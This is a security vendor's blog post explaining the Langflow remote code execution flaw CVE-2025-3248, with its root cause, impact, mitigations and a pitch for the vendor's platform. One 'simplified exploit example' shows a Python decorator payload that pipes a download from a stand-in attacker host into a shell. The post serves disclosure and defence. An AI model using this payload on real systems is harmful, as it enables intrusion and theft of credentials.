
%202%20(1).svg)

Kiran Elengickal
Published On: 19 Jan 2026Share:


AI application stacks are no longer experimental side projects.
Platforms like Langflow, with 79,000+ GitHub stars, are now embedded into enterprise workflows powering agentic AI, LLM orchestration, and automated decision systems across financial services, healthcare, and technology sectors.
CVE-2025-3248 exposes a systemic security gap in how AI orchestration platforms are being built, validated, and deployed.
This blog breaks down:
1.Why the Langflow vulnerability is fundamentally different
2.Why traditional AppSec controls fail
3.What AI developers must change architecturally
4.How Siemba’s platform maps directly to closing this gap
TL;DR: The Langflow RCE (CVE-2025-3248)
The Situation: A critical, unauthenticated Remote Code Execution (RCE) vulnerability has been discovered in Langflow (CVE-2025-3248), a leading AI orchestration platform. It is currently listed on the CISA KEV (Known Exploited Vulnerabilities) list.
Why it Matters: Unlike typical bugs, this exploit uses Python decorators to trigger malicious code execution during the validation phase, meaning the attack happens before the code even runs. Traditional sandboxes and WAFs often miss this entirely.
Key Takeaways:
- Affected Versions: All Langflow versions < 1.3.0
- The Root Cause: Insecure use of ast.parse() and exec() in the /api/v1/validate/code endpoint
- The Risk: Attackers can gain full control over AI agents, steal LLM API keys, and move laterally into enterprise cloud environments
- Immediate Action: Upgrade to Langflow v1.3.0 or higher and shift toward AI-aware security monitoring
What Is CVE-2025-3248 and Why It Matters
CVE-2025-3248 is an unauthenticated remote code execution (RCE) vulnerability in Langflow, one of the most widely adopted open-source AI workflow orchestration platforms.
Key Facts
- Component: /api/v1/validate/code
- Impact: Remote Code Execution without authentication
- Root Cause: Unsafe code validation logic
- Affected Versions: All versions < 1.3.0
- Exploit Status: Actively exploited (CISA KEV as of May 5, 2025)
Unlike traditional RCE vulnerabilities that rely on runtime execution paths, this flaw executes malicious code during parsing, making it far more dangerous and stealthy.
The Technical Root Cause: Decorators as an Attack Vector
Why This Vulnerability Is Insidious
Langflow attempts to validate user-submitted Python code using:
ast.parse()
compile()
exec()
This seems reasonable, until you understand Python decorator evaluation behavior.
The Core Issue
- Decorators are evaluated at definition time, not execution time
- When Python parses a function with a decorator, the decorator expression is executed immediately
- This happens before:
- Runtime sandboxing
- Function invocation
- Business logic validation
Simplified Exploit Example
@(__import__("os").system("curl attacker.com/payload | sh"))
def harmless():
pass
When Langflow:
- Parses the code (ast.parse)
- Compiles it (compile)
- Executes it for validation (exec)
The decorator executes immediately, achieving RCE before any safety logic can intervene.
Why Traditional Security Controls Fail Here

This is not just a Langflow bug. It is an AI platform design flaw.
Why AI Orchestration Platforms Are High-Value Targets
Langflow is often deployed with:
- Access to LLM APIs
- Credentials for cloud storage
- Secrets for data pipelines
- Integration with internal enterprise systems
- Privileged execution inside Kubernetes or VM environments
A single compromised Langflow instance can lead to:
- Full AI agent takeover
- Lateral movement into cloud accounts
- Data exfiltration from vector stores
- Supply-chain attacks via generated code
The Broader AI Security Gap Exposed
CVE-2025-3248 highlights a new attack surface category:
AI Control Plane Vulnerabilities
This includes:
- Code validation endpoints
- Prompt evaluation logic
- Agent orchestration engines
- Plugin and tool execution layers
- Workflow definition APIs
Most security programs are not instrumented to see this layer.
Vulnerabilities like CVE-2025-3248 don’t live in isolation. They exist at the intersection of AI orchestration, code validation, and exposed APIs; an area most security programs don’t actively monitor.
How Siemba Addresses This Gap End-to-End
Siemba’s platform is purpose-built to secure modern, API-driven, AI-native applications, including orchestration layers like Langflow.
1. External Attack Surface Management (EASM)
What Langflow Exposed
- Public, unauthenticated /api/v1/validate/code
- Often internet-facing in dev and prod
How Siemba Helps
- Continuously discovers:
- AI orchestration endpoints
- Shadow AI services
- Exposed validation and execution APIs
- Flags unauthenticated, high-risk AI control endpoints
- Maps exposed AI services to business risk
Outcome
No more “unknown” AI endpoints running in production.
2. Vulnerability Assessment (Context-Aware)
Traditional scanners would miss this.
Siemba’s Advantage
Identifies unsafe patterns in:
- Code validation flows
- AST parsing + execution logic
- AI workflow engines
Correlates:
- Endpoint exposure
- Execution privilege level
- Connected systems and blast radius
Outcome
Vulnerabilities are prioritized based on real AI impact, not CVSS alone.
3. DAST for AI-Driven APIs
CVE-2025-3248 requires payload-aware testing.
Siemba’s DAST
- Tests AI APIs with:
- Decorator-based payloads
- Pre-execution code paths
- Non-traditional execution triggers
- Detects RCE before exploitation occurs
Outcome
AI-specific attack paths are validated safely in pre-prod.
4. PenTest Workflow Management
When vulnerabilities like this are discovered:
- Response speed matters
- Coordination matters
Siemba Enables
- Rapid reproduction workflows
- Clear exploit paths for engineering teams
- Evidence-backed remediation guidance
- Continuous retesting after fixes (e.g., upgrading Langflow to ≥1.3.0)
Outcome
Faster remediation with no ambiguity between security and engineering.
What AI Developers Must Change Immediately
1. Never Execute Code for “Validation”
- Parsing ≠ safe
- AST inspection must never trigger evaluation
- Avoid exec() entirely in validation paths
2. Treat AI Orchestration as Tier-0 Infrastructure
- Same rigor as CI/CD pipelines
- Same monitoring as production APIs
- Same security ownership as core services
3. Assume AI-Specific Exploits Will Increase
- Decorators today
- Prompt-driven code paths tomorrow
- Agent-to-agent attacks next
From Vulnerability Scanning to AI Threat Exposure Management
CVE-2025-3248 is not an isolated incident. It is an early indicator of a broader trend:
AI platforms collapse traditional security assumptions
Siemba’s approach aligns with this reality by:
- Securing the AI control plane
- Mapping vulnerabilities to business impact
- Enabling continuous validation across AI workflows
The Langflow vulnerability is not just a patch-and-move-on issue.
It exposes a structural weakness in how AI applications are being built and secured.
Organizations building AI powered applications must:
- Rethink code validation
- Secure orchestration layers
- Adopt AI aware security platforms
Siemba exists precisely at this intersection where AI innovation meets real world threat exposure.